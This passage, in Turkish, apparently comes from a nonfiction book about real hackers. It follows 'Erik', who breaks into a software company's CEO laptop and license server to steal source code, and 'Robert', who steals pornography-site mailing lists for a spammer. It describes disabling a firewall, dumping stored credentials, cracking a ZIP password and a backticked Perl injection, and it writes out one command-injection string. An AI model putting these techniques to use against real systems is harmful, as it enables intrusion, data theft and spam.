Somunda, bir şekilde izinsiz giriş tespit sistemi kullanıyor olma ihtimaline karşı, yaygın birkaç bağlantı noktasını radar kapsamı dışında kalmak için iki saatte bir tarayarak, makinenin bağlantı noktası taramasını yapmaya çalıştım. Günü’n farklı saatlerinde deniyordum, ama 24 saatlik süre içinde en fazla 5 bağlantı noktası tarama sınırı koymuştum.

CEO’nun yerinde olduğu bir zamanda açık bir bağlantı noktası bulmam birkaç günümü aldı. Nihayet cihazı üzerinde -1433 numaralı, MS SQL sunucusunun bir benzerini çalıştıran- açık bir bağlantı noktası buldum. CEO’nun bir dizüstü bilgisayarı olduğu ve her sabah iki saat kadar kullandığı ortaya çıktı. Yani sabah ofise geliyor, e-maillerini kontrol ediyor ve daha sonra bilgisayarını kapatıyordu.

CEO'nun Bilgisayarına Giriş

O zamana kadar Erik şirketten 20 ila 30 parola ele geçirmişti. "İyi, sağlam parolaları vardı ama belli bir şablonu izlemişlerdi. Şablonlarını bir kez çözünce, parolaları kolaylıkla tahmin edebiliyordum." Bu aşamaya gelene kadar Erik yaklaşık bir yıldır bu iş üzerinde çalıştığını tahmin ediyor. Ama nihayet çabaları büyük bir dönüm noktasıyla ödüllendiriliyordu.

Erik, şirketin parola stratejisini kavramaya başladığını hissettiği bir noktaya geliyordu, bu yüzden CEO'nun bilgisayarına sızmak için geri döndü ve parola tahminlerinde bulunmaya başladı. CEO'nun MS SQL Sunucusu için kullandığı parolayı tahmin edebileceğini düşünmesinin nedeni ne olabilirdi?

Aslına bakarsanız, bunu açıklayamam. İnsanların kullandıkları parolaları tahmin etmem sadece bir beceri. Ayrıca gelecekte de ne gibi parolalar kullanacaklarını bilebiliyorum. Sadece buna özgü bir hissiyatım var. Sanki ben onların yerine geçiyorum ve ben olsam bir sonraki parolayı ne seçerdim diye düşünüyorum.

Buna şans mı yetenek mi demek gerek emin değil ve, "Ben iyi bir tahminciyim," diyerek, yeteneğini pek de umursamıyor. Açıklaması ne olursa olsun, bir şekilde, "Sözlükten bir kelime olmayan, daha karmaşık bir şey olan," parolayı bile tahmin ediyor.

Açıklaması her neyse, artık kendisine SQL sunucusuna veritabanı yöneticisi olarak erişim sağlayan parola elindeydi. CEO'yu "ele geçirmişti."

Bilgisayarın iyi korunduğunu, güvenlik duvarı olduğunu ve sadece bir bağlantı noktasının açık olduğunu gördü. Ama diğer yönlerden, Erik dudak bükecek çok şey keşfetti. "Sistemi gerçekten darmadağınktı. İçinde aradığım hiçbir şeyi bulamıyordum. Yani sadece her yere saçılmış dosyalar vardı." Çoğu şeyin yazılı olduğu yabancı dili anlamadığı için, Erik kilit sözcükleri yakalamak için çevrimiçi sözlükler ve "Babblefish" adında ücretsiz çevrimiçi bir tercüme hizmeti kullandı. Bir de yardıma ihtiyacı olan ve söz konusu dili konuşan bir arkadaşı vardı. Sohbet kayıtlarından, daha fazla IP adresine ve parolaya ulaşabiliyordu.

CEO'nun dizüstü bilgisayarındaki dosyalar önemli bilgileri bulmak için aşırı dağınık olduğundan ötürü, Erik farklı bir yaklaşım deneyerek, "dir /s /od <drive letter>" kullanmaya karar verdi ve tüm dosyaları tarihine göre sıralayıp sınıflandırarak, sürücülerde en son kullanılan dosyaları tespit etme ve çevrimdışı şekilde inceleme şansı buldu. Bu işlem sırasında, farklı sunuculara ve uygulamalara ait birçok parolayı içeren, belirgin bir isme sahip bir Excel dosyası keşfetti. Buradan yola çıkarak,

ana DNS sunucusuna erişim için geçerli bir hesap adı ve parola tespit etti.

İşleri kolaylaştırmak –yere daha sağlam basmak ve dosyaları daha hızlı indirmek ve göndermek– için CEO'nun dizüstü bilgisayarına kendi korsan yazılımını taşımak istedi. Dizüstü bilgisayarla sadece Microsoft SQL sunucu bağlantısı üzerinden bağlantı kurabiliyordu, ama işletim sistemine komut göndermek için daha önce belirtilen saklanmış 'çalıştır' işlemini, sanki DOS sisteminin önünde oturuyormuş gibi kullanabiliyordu. Erik FTP'nin kendi korsan yazılımını indirmesi için kısa bir kod yazdı. Üç girişiminde de bir şey olmayınca, çalışan işlemleri listelemek için bilgisayar üzerinde mevcut bulunan, "pslist" adı verilen bir komut satırı fonksiyonu kullandı.

Ne büyük hata!

CEO'nun dizüstü bilgisayarında kendi kişisel güvenlik duvarı (Tiny Personal Firewall) vardı ve FTP kullanmak için yapılan her girişimde CEO'nun ekranında bir uyarı penceresi açılıyor ve internete bağlanmak için izin istiyordu. Neyse ki CEO zaten işlemleri yönetmek için www.sysinternals.com sitesinden sık kullanılan bir set komut satırı aracı indirmişti. Erik güvenlik duvarı programını ortadan kaldırmak için "pskill" uygulamasını kullandı, böylece açılır pencereler CEO onları göremeden hemen kaybolacaktı.

Bir kez daha Erik kendi hareketlerinin görülme riskine karşı birkaç hafta geri çekilmenin iyi olacağını düşündü. Geri döndüğünde kendi yazılımlarını CEO'nun bilgisayarına aktarmak için farklı bir yol denedi. Kendi korsan yazılımlarından birkaç tanesini bir Internet Explorer tarayıcısı nesnesini kullanır hale getirdi. Böylece kişisel güvenlik duvarını aldatacak, sanki internete bağlanmak isteyen Internet Explorer tarayıcısıymış gibi gösterecekti. Çoğu kullanıcı Internet Explorer'ın kendi kişisel güvenlik duvarından tam erişimine izin verir (iddiaya girerim siz de); Erik de bu fırsattan yararlanacağına inanıyordu. Doğru düşünüyordu. İşe yaradı. Artık bilgisayarını araştırmak ve bilgileri ayıklamak için kendi araçlarını kullanabilir hale gelmişti.

CEO İçeri Sızıldığını Fark Ediyor

Erik'in söylediğine göre, aynı yöntemler bugün de işe yarar.

Daha sonraki bir zaman, CEO'nun bilgisayarına bağlandığında, Erik yine güvenlik duvarını etkisiz hale getirerek, dosya indirebildiği yerlerden başka bir sisteme transfer yapmaya başlamıştı. Bunu yaptığı sırada, CEO'nun bilgisayar başında olduğunun ve garip bir şeyler fark etmiş olabileceğinin farkına vardı. "Güvenlik duvarı simgesinin sistem çubuğunda olmadığını gördü. Benim içeride olduğumu gördü." Erik anında sistem-

den çıktı. Birkaç dakika sonra dizüstü bilgisayar tekrar başlatılmış ve güvenlik duvarı tekrar etkinleşmişti.

Beni yakaladı mı bilmiyorum. Tekrar geri dönüp deneyene kadar birkaç hafta bekledim. Nihayetinde, sistemine erişebilmek için onun çalışma biçimlerini öğrendim.

Uygulamaya Erişim Sağlamak

Geriye çekilip stratejisi üzerine tekrar düşündükten sonra Erik, CEO'nun dizüstü bilgisayarına tekrar girdi ve sistemi daha yakından izlemeye başladı. Öncelikle LsaDump2 olarak bilinen, Yerel Güvenlik Yetkilisi (LSA) Secrets isimli kaydın özel kısmında saklanan hassas bilgileri atmak için kullanılan, kamuya açık komut satırı aracını çalıştırdı. LSA Secrets hizmet hesapları için şifresiz parolaları, son 10 kullanıcı için önbellege alınmış parola anahtarlarını, FTP ve web kullanıcı parolalarını ve çevirmeli ağ için kullanılan parolaları içeriyordu.

Ayrıca o anda hangi bağlantıların yapıldığını ve bağlantı yapmak için hangi bağlantı noktalarının dinlemede olduğunu görmek için "netstat" komutunu çalıştırdı. Gelen bağlantı için yüksek düzeyde bağlantı noktası dinlemesi olduğunu fark etti. Daha önceden sızdığı yedek sunucudan açık bağlantı noktasına bağlanırken, bir çeşit posta arayüzü olarak hafif bir web sunucusu kullanıldığını anladı. Posta arayüzünü es geçip, posta arayüzü olarak kullanılan sunucunun kök dizinine her türlü dosyayı yerleştirebileceği geldi aklına. Böylece CEO'nun bilgisayarından dosyaları yedek sunucuya kopyalayiverdi.

Yıl boyunca kazandığı küçük başarılarla rağmen, Erik halen ürünün veya anahtar üretcinin kaynak koduna erişememişti. Ancak bırakmak gibi bir düşüncesi hiç yoktu. Aslında işler daha ilginç bir hale dönüşüyordu. "CEO'nun bilgisayarında "araçlar" dizininin bir yedeğini buldum. Bunun içinde anahtar üretci bir arayüz vardı ama aktif veritabanına erişimi yoktu."

Tüm müşteri anahtarlarını içeren etkin veritabanını çalıştıran lisans sunucusunu bulamadı – sadece onu işaret eden bir şey buldu. "Çalışanlar için gerçek lisans araçları nerede duruyordu bilmiyordum. Aktif sunucuyu bulmam gerekiyordu." Şirket, müşterilerinin yazılım ürününü hemen satın almasını sağlayan bir web sitesi işlettiği için, aktif sunucunun posta sunucularıyla aynı sunucu üzerinde olabileceğine dair bir hisse kapıldı. Kredi kartı işlemi onaylanınca, müşteri lisans anahtarı ile ilgili bir e-mail alacaktı. Erik'in yerini tespit edemediği ve içine sızamadığı sadece bir sunucu kalmıştı; lisans anahtarını üreten uygulama onun içinde olmalıydı.

Şimdiye kadar Erik ağda aylar geçirmişti ama halen peşinde olduğu şeyi ele geçirememişti. Önceden sızdığı yedek sunucunun civarında do-

laşmaya karar verdi ve daha geniş bağlantı noktası aralığı kullanarak ve standart-dışı bağlantı noktalarında çalışan bazı hizmetler bulmayı umarak, zaten "ele geçirmiş olduğu" başka sunuculardan yola çıkıp, posta sunucusunu taramaya başladı. Ayrıca güvenlik duvarının sadece belirli IP adreslerine izin verme ihtimaline karşı, güvenilir bir sunucudan taramaya başlamanın en doğrusu olacağını düşündü.

Sonraki iki hafta boyunca, Erik alışılmadık hizmetler çalıştıran veya standartdışı bağlantı noktalarından yaygın hizmetler çalıştırmaya çalışan sunucuları tespit etmek için ağı mümkün olduğunca dikkat çekmeden taradı.

Bağlantı noktası tarama işini devam ettirirken, bir yandan da yönetici hesabındaki ve birçok kullanıcıdaki Internet Explorer geçmiş dosyalarını incelemeye başladı. Bu da yeni bir keşif yapmasını sağladı. Yedek sunucudan kullanıcılar, Internet Explorer kullanarak ana posta sunucusu üzerindeki yüksek rakamlı bağlantı noktalarına bağlanıyorlardı. Ana posta sunucusunun, bağlantı "yetkili" bir IP adresinden gelmediği müddetçe, yüksek rakamlı bağlantı noktalarına erişimi engellediğini de fark etti.

Sonunda, yüksek bir bağlantı noktası –hatırladığına göre "1800 veya öyle bir şey"– üzerinde bir web sunucusu buldu ve bir kullanıcı adı ile parola kombinasyonunu tahmin ederek menü seçeneklerine geldi. Seçeneklerden biri müşteri bilgilerine bakmaktı. Diğeri ise ürün için lisans anahtarı üretmektir.

Bingo!

Burası etkin veritabanlı bir sunucuydu. Erik hedefine yaklaştıkça kanına adrenalin pompalandığını hissediyordu. Ama, "Bu sunucu gerçekten çok sıkıydı, inanılmaz şekilde sıkıydı." Bir kez daha çıkmaz sokağa girmişti. Geldiği yoldan geri döndü, her şeyi baştan düşündü ve aklına yeni bir fikir geldi:

CEO'nun dizüstü bilgisayarında bulduğum web sitesi yedeği sayesinde bu web sayfalarının kaynak kodu elimdeydi. Ayrıca web sayfası üzerinde netstat, traceroute ve ping gibi bazı ağ tanılamalarına ait linkler buldum – web formunda bir IP adresi yazıp "Tamam" düğmesine bastığımızda, komutu çalıştırıyor ve sonuçları ekran üzerinde gösteriyordu.

Programın içinde web sitesine girdiğinde kullanabileceği bir yazılım hatası buldu. *Tracert* komutu opsiyonunu seçerse, program kendisine iz yolu (*traceroute*) yapma –yani veri paketlerinin varış IP adresine doğru aldığı yolu izleme– izni verecekti. Erik önce bir IP adresi girerek, sonra "&" simgesi koyarak, sonra da kendi kabuk komutunu ekleyerek, programı kabuk komutu olarak çalıştırmak üzere kandırabileceğini fark etti. Yani şöyle bir şey girecekti:

```
localhost > nul && dir c:\
```

Bu örnekte girilen bilgi biçimi, iz yolu (tracert) komutuna CGI koduyla ekleme yapmaktır. İlk kısmı ("&" simgesine kadar) programa kendisine yönelik iz yolunu söyler (ki anlamsızdır) ve çıkışı nul (hiç) biçiminde yönlendirerek, çıkış verisinin "çöp kovaşına düşmesine" (yani hiçbir yere gitmemesine) neden olur. Program ilk komutu yerine getirir getirmez, "&&" simgelerinden, sırada bir başka kabuk komut olduğunu anlar. Bu durumda, söz konusu komut kök dizini C sürücüsündeki dosyaların gösterilmesini sağlar – bu komut saldırgan için son derece faydalıdır çünkü saldırganın isteğe bağlı her türlü komutunu, web sunucusunun altında çalıştığı hesabın ayrıcalıklı haklarıyla gerçekleştirmesine imkân verir.

"Bu giriş bana istediğim tüm erişimi sağladı," diyordu Erik. "Sunucu üzerindeki neredeyse her şeye erişimim vardı."

Erik oldukça meşguldü. Kısa süre sonra şirketin program geliştiricilerinin sunucu üzerine her gece kaynak kodlarının yedeğini koyduklarını fark etti. "Bir yığındı – tüm yedekler yaklaşık 50 MB civarındaydı." İsteddiği her dosyayı web sunucusunun kök dizinine gönderecek, sonra da ilk sızdığı cihaza, yedek web sunucuya bunları indirecek bir dizi komut çalıştıracaktı.

Yakalandı!

CEO olayından kıl payı kurtulmuştu. Açıkça görüldüğü üzere, yönetici şüphelenmiş ama kendi yoğun programı ve Erik'in artan gizliliği sayesinde, daha fazla tehlike olmamıştı. Ancak şirketin çekirdeğine doğru daha fazla ilerledikçe, Erik'in dikkat çekmemesi giderek zorlaşıyordu. Genellikle bundan sonraki aşama, sistem içinde uzun süre gezinmeye devam etmek ve sızmanın sınırlarını zorlamanın bedeliydi. Uzun zamandır aradığı programın kaynak kodunu indirmeye başladığında;

Yolu yaralamıştım ki indirme işleminin durduğunu fark ettim. Dizin içine baktığımda dosyanın olmadığını gördüm. Bazı günlük dosyalarına ve güncelleme tarihlerine bakmaya başladım ve aynı anda adamın da sunucuda, günlük kayıtlarına baktığını fark ettim. Bir şeyler yaptığımı anlamıştı – özünde beni yakalamıştı.

Erik'in varlığını tespit eden her kimse, kritik dosyaları çabucak silmekte hiç zaman kaybetmemişti. Oyun sona ermişti ... yoksa ermemişti miydi?

Erik bağlantıyı kesti ve bir ay kadar geri dönmedi. O zamana kadar aylarca yazılımı elde etmeye çabalamıştı ve artık bu işten bezdiğini düşünebilirdiniz. Söylediğine göre, bezmemişti.

Kendimi hiç de hüsrana uğramış hissetmiyordum çünkü bu sadece durumu daha iddialı hâle getirmişti. Eğer ilk seferinde giremediysem, bulmacayı çözmek için biraz daha uğraşmam gerekecek demekti. Bu kesinlikle üzücü değildi. Daha çok seviye seviye atladığımız ve giderek zorlaşan bir video oyunu gibiydi. Bütün oyunun sadece bir parçasıydı.

Erik kendi inancını deniyordu – yeterince sabreden her zaman karşılığını alır.

Eğer yaptığım şey işe yaramadıysa, başka bir şey denerim çünkü birinden birinin işe yarayacağını bilirim. Her zaman işe yaracak bir şey çıkar. Olay sadece hangisinin işe yarar olduğunu bulmakta.

Düşman Bölgesine Geri Dönüş

Gerilemeye rağmen, yaklaşık bir ay sonra tekrar geri dönmüş, CEO'nun bilgisayarına bağlanmış, sisteme sızıldığı hakkında herhangi bir rapor yazılıp yazılmadığını görmek için sohbet kayıtlarını inceliyordu (sohbet kayıtlarını saklamıştı.) Şirketin sisteminde fark edildiği günü ve kesim saati hatırladığından dolayı, Erik günlük kayıtlarını taradı. Bilgisayar korsanlığına veya yetkisiz program indirme girişimine dair hiçbir ifade yoktu. Derin bir solukla rahatladı.

Onun yerine bulduğu şey, ne kadar şanslı olduğunu anlamasını sağladı. Neredeyse tam aynı zamanda, şirket müşterilerinden biriyle ilgili acil bir durum vardı. Şirketin Bilgi İşlem sorumlusu elindeki her işi bırakmış, durumu düzeltmeye çalışıyordu. Erik daha sonradan yetkilinin günlük kayıtlarını kontrol ettiğini ve virüs taraması yaptığını anladı ama daha fazlası yoktu. “Bir şeylerden şüphelenmiş gibiydi. Biraz bakmış ama açıklayamamıştı,” sonra da boş vermişti anlaşılan.

Erik geri çekildi ve biraz zaman geçmesini bekledi, sonra tekrar giriş yaptı ama bu sefer sadece mesai saatleri dışında, ortalıkta kimsenin olmadığından oldukça emin olduğu saatlerde girerek daha dikkatli davrandı.

Parça parça, iletileri yurtdışında yerleşik bir ara sunucu üzerinden göndererek –ki haklıydı çünkü tüm işi evden yapıyordu– kaynak koduna ait tüm dosyaları indirdi. Erik, şirketin ağına olan aşinalığını başta çok şüpheli görünen gösterişli ifadelerle açıklıyordu ama sistemin tüm mahremiyetini ve orijinalliklerini çözene kadar attığı tüm adımları ayrıntılarıyla açıkladığı şirket sistemine sayısız kereler girip çıkarak yaptığı araştırmalarda harcadığı zaman düşünüldüğünde, bu ifadesi kesinlikle hâlâ güvenilirlik sınırları içinde olduğunu gösteriyordu.

Onların ağını orada çalışan herkesten daha iyi biliyordum. Bir sorun yaşadıklarında, muhtemelen onu onların çözebileceğinden daha iyi şekilde çözerdim. Demek istediğim, onların ağının her parçasını hem içeriden hem dışarıdan cidden tanıyordum.

Henüz Bitmedi

Erik en sonunda sunucu yazılımı için kaynak kodunu güvenli bir şekilde indirmişti ... ama henüz açıp üzerinde çalışabileceği bir formda değildi. Yazılım çok büyük olduğu için, yedek sunucuda onu saklayan program, dosyayı şifreli bir ZIP dosyayı halinde sıkıştırmıştı. Erik önce basit bir ZIP şifre kırma programı denedi ama başarılı olamadı. Plan B'ye geçme zamanıydı.

Erik PkCrack adında, "açık belgeyle şifre kırma" tekniğini kullanan, yeni ve gelişmiş bir parola kırma programına yöneldi. Şifrelenmiş arşivin bir kısmını oluşturan şifrelenmemiş verilerden belli bir bölümün bilgisine sahip olunca, arşivdeki diğer tüm dosyaların şifreleri kırılıyordu.

ZIP dosyasını açtım ve bir "logo.tif" dosyası buldum, böylece ana web sitesine gittim ve "logo.tif" isimli tüm dosyalara baktım. Bunları indirdim, hepsini zipledim ve korumalı ZIP dosyasındaki bir tanesiyle aynı denetim toplamına sahip olanı buldum.

Artık Erik'in elinde korumalı ZIP dosyası ve "logo.tif" dosyasının korumasız versiyonu vardı. PkCrack'in aynı dosyanın bu iki versiyonunu kıyaslayıp parolayı kurtarması sadece beş dakika almıştı. Parola ile birlikte tüm dosyaları hemen açtı.

Yüzlerce uzun gece sonra, Erik nihayet peşinden koştuğu tüm kaynak kodunu ele geçirmişti.

Bu işe neden bu kadar uzun süre kafayı taktığını sorarsanız, Erik şöyle diyor:

Alı, aslında cevabı kolay, tamamen cazibeyle ilgili. Mücadele etmeyi seviyorum, tespit edilmemeyi seviyorum. Farklı işler yapmayı ve sessiz hareket etmeyi seviyorum. Bir şeyi yapmak için en yaratıcı yolları keşfetmeyi seviyorum. Elbette kodu karşıya yüklemek daha kolay; ama benim seçtiğim yol çokook daha havalıydı. Becerebiliyorsanız, özentili velet (script kiddie) olmayı s__tiredin – bilgisayar korsanı olun.

Peki, bu yazılım ve anahtar üreticiyle ne yaptı? Cevap: Erik ve bir sonraki hikâyenin kahramanı Robert, dünyadaki pek çok bilgisayar korsanı arasında en yaygın olan yolu izleyip aynı şeyi yaptılar. Bu hikâyeyi bölümün sonuna doğru "Paylaşım: Program Kırıcının Dünyası" adlı kısmında bulacaksınız.

SPAMCININ DOSTU ROBERT

Uzak Avustralya diyarlarında yaşayan bir diğer namuslu beyler takımı, gündüzleri güvenlik sektörü çalışanları olarak saygı görüyor, geceleri ise kötü niyetli bilgisayar korsanlarına dönüşerek gezegendeki en güçlü yazılım şirketlerinin sistemlerine sızıyor ve ev taksitlerini ödemekte kullandıkları yeteneklerini geliştiriyorlardı.

Ama içlerinden Robert adındaki kişi herhangi bir kategoriye kolaylıkla dahil edilemiyordu. Durumu çok karışık görünüyordu – kendi eğlence ve mücadele duygusunu tatmin için bir ay boyunca yazılımlara sızıyor, bir sonraki ay ise para için bir proje üstelenerek bazıları için kendi tabiriyle “pis bir spamcı” hâline geliyordu. Sizin de göreceğiniz gibi, sadece ara sıra spamcı olarak çalıştığı için aslında pis sayılmaz; diğer taraftan yaptığı spam türü nedeniyle pis sayılabilir.

Söylediğine göre, “Bilgisayar korsanlığından para kazanmak başlı başına bir içerik.” Belki bu söylediğiyle yaptığını meşrulaştırmaya çalışıyor ama öyküsünü bizimle paylaşmakta hiç sakınca görmedi. Aslına bakarsanız, kendi isteğiyle bu konuyu ortaya attı ve kendi uydurduğu bir terimle küçümsedi: “Sanırım kendimi bir “spacker” olarak adlandırabilirim – spamcılar için çalışan bir korsan.”

Bir arkadaşım benimle temasa geçti ve “Binlerce insana en sertinden sado-mazo içerikli porno satmak istiyorum. Bana en açık saçığımdan şiddet içeren porno talebi olan milyonlarca kişinin e-mail adresleri lazım,” dedi.

Siz veya ben böyle bir tekliften uzak durabilirdik belki. Robert ise “Üzerinde biraz düşündü” ve neler yapabileceğine bir bakmaya karar verdi. “Tüm şiddet içeren porno sitelerini araştırdım,” derken, “Kız arkadaşımın tiksindiği bir şey olmasına rağmen,” diye de itiraf ediyordu. Araştırmasını son derece doğrudan yaptı: Google ve çoklu arama motoru kullanan bir diğer arama portalı olan www.copernic.com üzerinden gitti.

Sonuçta bir çalışma listesi elde etti. “Bunlardan [sitelerden] istediğim tek şey, şiddet içerikli pornodan kimlerin hoşlandığını, kimlerin güncellemeleri takip etmek istediğini ve bu boktan şeye kimlerin ilgisi olduğunu bulmaktı.” Eğer Robert spam mail yaratma konusunda yardımcı olacaksa, “geri zekâlıların her zaman gittiği,” yoldan gitmeye, konuya ilgisi olan olmayan önüne gelen herkese yüzlerce e-mail göndermeye niyeti yoktu.

Posta Listesini Ele Geçirme

Robert, pek çok şiddet içerikli porno sitesinin abonelik üzerinden posta listesi yönetimi için benim AboneListesi adını verdiğim bir ana uygulama kullandığını keşfetti.

Sadece Google kullanarak, [AboneListesi'nin] bir kopyasını sipariş etmiş olan ve web sunucusu üzerinde bulunan birini buldum. Samırım Tayvan veya Çin'de bir web sitesiymi.

Bir sonraki adım tahmin ettiğinden daha da kolaydı:

Web sunucuları doğru yapılandırılmamıştı. Tüm kullanıcılara yazılımın kaynak kodunu görebiliyordu. Yazılımın en son sürümünü değildi ama yine de oldukça yeni bir sürümdü.

Hata, birinin dikkatsizce veya kazara, kaynak kodunun sıkıştırılmış arşivini web sunucusunun doküman kökünde bırakmış olmasıydı. Robert kaynak kodunu indirdi.

Bu program ve mevcut sitelerden edindiği isimler sayesinde, Robert şöyle düşündü:

İçerikle birlikte bir de e-mail gönderecektim, "Siteye bakın, kırıbaçlama üzerine özel bölümlerimiz var ve sadece yarı fiyatına."

Pek çok insan bu gibi şeylere abone oluyor.

O ana kadar posta listesi yazılımını edinmişti ama halen posta listesi yoktu. AboneListesi kaynak kodunu çalışmak üzere oturdu ve nihayetinde bir fırsat yakaladı. Bu yaptığı için teknik açıklaması oldukça karmaşık (Bölümün sonundaki "İçgörü" kısmına bakın).

Önceki öyküde program kırıcının komutlarını yerine getirmek için programı "&" simgesi kullanarak kandırması gibi, Robert "setup.pl" içindeki bir hatayı kullandı. "Backticked variable injection flaw" adındaki bu kusur, setup.pl kodlu hafif yükleme programının içinden geçen veriyi doğru şekilde onaylamamasına dayanır. (Farklılık, işletim sistemindedir. Erik'in yöntemi Windows'ta, Robert'in yöntemi ise Linux'ta kullanılır.) Kötü niyetli bir saldırgan, değişkenin içinde saklanan değeri bozacak olan bir dizi veriyi, keyfi komutları yerine getirmek üzere kullanılan bir başka Perl kodu yaratmak için kodu kandıracak şekilde gönderebilir. Programcının bu dikkatsizliği sayesinde saldırgan komut dizinlerine kabuk komutlar da ekleyebilir.

Bu yöntem setup.pl'i kandırarak, saldırganın AboneListesi'ni yeni indirdiğini ve ilk kurulumu yapmak istediğini düşünmesini sağlıyordu. Robert bu numarayı yazılımın güvenlik açığı olan sürümünü kullanan tüm şirketlerde uygulayabilirdi. Bu tanıma uyan şiddet içerikli pornografi üreten şirketleri nasıl bulacaktı?

Robert'in söylediğine göre, programı "biraz kafa karıştırıcı" yazması ciddi bir başını şişirmişti. Komut dizini işini bitirince kendi kendini temizleyecek ve tüm yapılandırma değişkenlerini geri ayarlayacak, böylece hiç kimse olan biteni anlamayacaktı. "Benim bildiğim kadarıyla, kimse farkına varmadı."

Dikkatli hiçbir bilgisayar korsanı, bu dosyaları izlenebilecek şekilde doğrudan kendi adresine göndermezdi.

Ben gerçekten web'in büyük bir hayranıyım. Web'e bayılıyorum. Web meçhul bir şey. İnternet kafeni birinden çevrimiçi olabilirsiniz ve kimse sizin ne b_kolduğumuzu bilmez. Benim zımbırtılarım dünyayı birkaç tur döndü ve direkt bağlantılar değildi. İzlemesi daha zor ve [şirketin] günlük kayıt dosyalarında belki sadece bir veya iki satır olarak görünecekti.

Pornodan Kazanç

Robert çoğu şiddet içerikli porno sitesinin aynı posta listesi yazılımını kullandığını fark etti. Değiştirilmiş programı sayesinde bu siteleri hedef aldı ve posta listelerini ele geçirerek, spamcı arkadaşına teslim etti. Robert şunun doğru anlaşılmasını istiyor: "Ben insanlara doğrudan spam göndermiyordum." Çalışma inanılmaz etkili olmuştu. Doğrudan (Robert'ın renkli tabiriyle) "bu pisliği gerçekten seven," insanlara spam gönderdiğiniz zaman, cevap alma oranı rekor düzeydeydi.

Genelde [cevap alma oranı] yüzde 0,1 veya 0,2 civarındır. Biz, hedef belirleyince en az yüzde 30 alıyorduk. Posta ulaşan insanların yüzde 30 ila 40'ı paketleri satın alıyordu. Spam oranına bakıldığında, bu kesinlikle olağanüstüydü.

Her şey bittiğinde, sanırım \$45.000 – \$50.000 gibi bir para kazandırmış olmalıyım ve bunun üçte birini ben aldım.

Bu pis öykünün başarısının arkasında, Robert'ın bu gibi malzemelere para yatırmak isteyen insanların e-mail adreslerini toplamaktaki başarısı yatıyor. Eğer bize bildirdiği rakamlar doğruysa, bu içinde yaşadığımız dünyanın üzücü bir ölçütü.

Söylediğine göre "10 ila 15 milyon arası isim elde ettim."

İNSAN OLARAK ROBERT

Bu olaya rağmen Robert, "Ben pis, korkunç bir spamcı değilim; son derece dürüst bir insanım," demekte ısrarlıydı. Öyküsünün geri kalanı, bu iddiasını doğruluyordu. "Son derece muhafazakâr ve namuslu bir şirkette," güvenlik sektöründe çalışıyor ve bağımsız bir güvenlik danışmanı olarak, dışarıdan projeler de alıyor. Aynı zamanda kendisi güvenlik konusunda yayınlanmış yazıları olan bir yazar.

Bilgisayar korsanlığına yaklaşımını ifade ederken ben kendisini özellikle açık sözlü buldum:

Bir sistem karşısında meydan okumayı gerçekten seviyorum ve sistemle mücadele etmeyi katı bir şekilde teknikten ziyade, ya-

pılandırma ve sosyal düzeyde daha çok seviyorum – sosyal düzeyde derken, bilgisayarın arkasındaki kişinin beynine girmekten bahsediyorum.

Robert'in bilgisayar korsanlığında uzun bir geçmişi var. Robert birlikte oyun oynadıkları (ismini ifşa etmek istemediği Amerikalı bir bilgisayar korsanı) bir arkadaşından bahsetti.

Her ikimiz de ActiveX kontrolleri, Delphi kontrolleri ve programlama için küçük, güzel araçlar üreten bir sürü yazılım şirketine sızardık. Konu hakkında bir dergi bulurduk ve bu yeni ürünlerin bir sayfada mutlaka reklamı olurdu. Biz de sistemine sızmadığımız kimse kaldı mı diye bakardık. Özellikle de oyunlara.

Büyük oyun yazılımı şirketlerinin dahili ağlarında "Başiboş dolaştı" ve bazı oyunların kaynak kodlarını ele geçirdi.

Nihayet, kendisi ve bilgisayar korsanı arkadaşı, "Yeni ürün reklamı veren hemen hemen herkesin sistemine sızdıklarını," fark etmeye başladılar. "Bunu yaptık, bunu da yaptık, bunu da yaptık ... Halen şuna girmeye çalışıyoruz ama şunu yaptık," der hale gelmişlerdi.

Robert'in özel ilgi alanı olan bir konu vardı: "Video post prodüksiyon" adı verilen yazılım ürünleri – özellikle de sinemalarda kullanılan animasyonları yaratmak için kullanılan ürünler.

Bu insanların yaptığı işteki karmaşaya bayılıyorum. Bunları yapanlar bazı dahiler. Nasıl yapıldığını okumak, anlamak istiyorum çünkü baktığın zaman çok yabancı geliyor. Demek istediğim, televizyonda [animasyon bir film] izlediğiniz zaman, muhtemelen "Has_tir, bu cidden acayip bir şey," diyorsunuzdur.

Robert'a özellikle büyüleyici gelen şey, yazılım koduna saf matematiksel düzeyde bakmaktı. "Denklemler, fonksiyonlar, bu şeyleri yaratan insanların kafasının çalışma biçimiydi. Bunlar olağanüstü şeylerdi."

Tüm bunlar Robert'ı en unutulmaz korsanlık deneyimi olarak gördüğü şeye hazırlıyordu.

Yazılımın Cazibesi

2003 yılında Robert bir yazılım dergisinde bir ürün ilanı okuyordu ve "Dijital video efektleri, iyi ışıklandırma malzemeleri – ışığı gerçek ve dokuları şaşırtıcı pürüzsüzlükte gösteren" yeni bir ürüne denk geldi.

Bu ürünün tüm satış numarası, yakın zamanda çekilen, büyük bölümü animasyon içeren bir filmde kullanılmış olmasıydı – kullandıkları tasarlama, modelleme ve oynatma araçlarından sadece biriydi.

Bunu duyunca, gözüme cidden hoş göründü. Birlikte takıldığım ortamlardan, mesela Net'ten bazıları da bu yazılımla çok ilgilirdi. Pek çok insan bu yazılıma ulaşmak istiyordu.

Herkes bu uygulamayı edinmek istiyordu çünkü edinmesi zordu, gerçekten çok pahalıydı – iki yüz, üç yüz bin dolar gibi bir şeydi. Industrial Light and Magic gibi büyük şirketler tarafından kullanılıyordu ve dünyada bu yazılımı satın almış belki dört ya da beş şirket daha vardı.

Her neyse, bu yazılımı ele geçirmeyi kafaya koymuştum ve şirketi gözetlemeye başladım. Onlara X Şirketi diyeceğim. Olur mu? X Şirketi tamamen Amerika tabanlıydı ve merkezi ağ sisteminde sahipti.

Hedefi yazılımı sadece kendisi için ele geçirmek değil, dünya çapında milyonlarca internet kullanıcısıyla paylaşmaktı. Şirketi “önde bir güvenlik duvarı ve küçük, sıkı bir ağ sistemi olan” bir şirket olarak tanımlıyor. “Pek çok sunucuları ve çoklu web sunucuları vardı. Bundan, benim tahminime göre, şirketin muhtemelen 100, 150 civarında çalışanı olduğu çıkıyordu.”

Sunucu Adlarını Elde Etmek

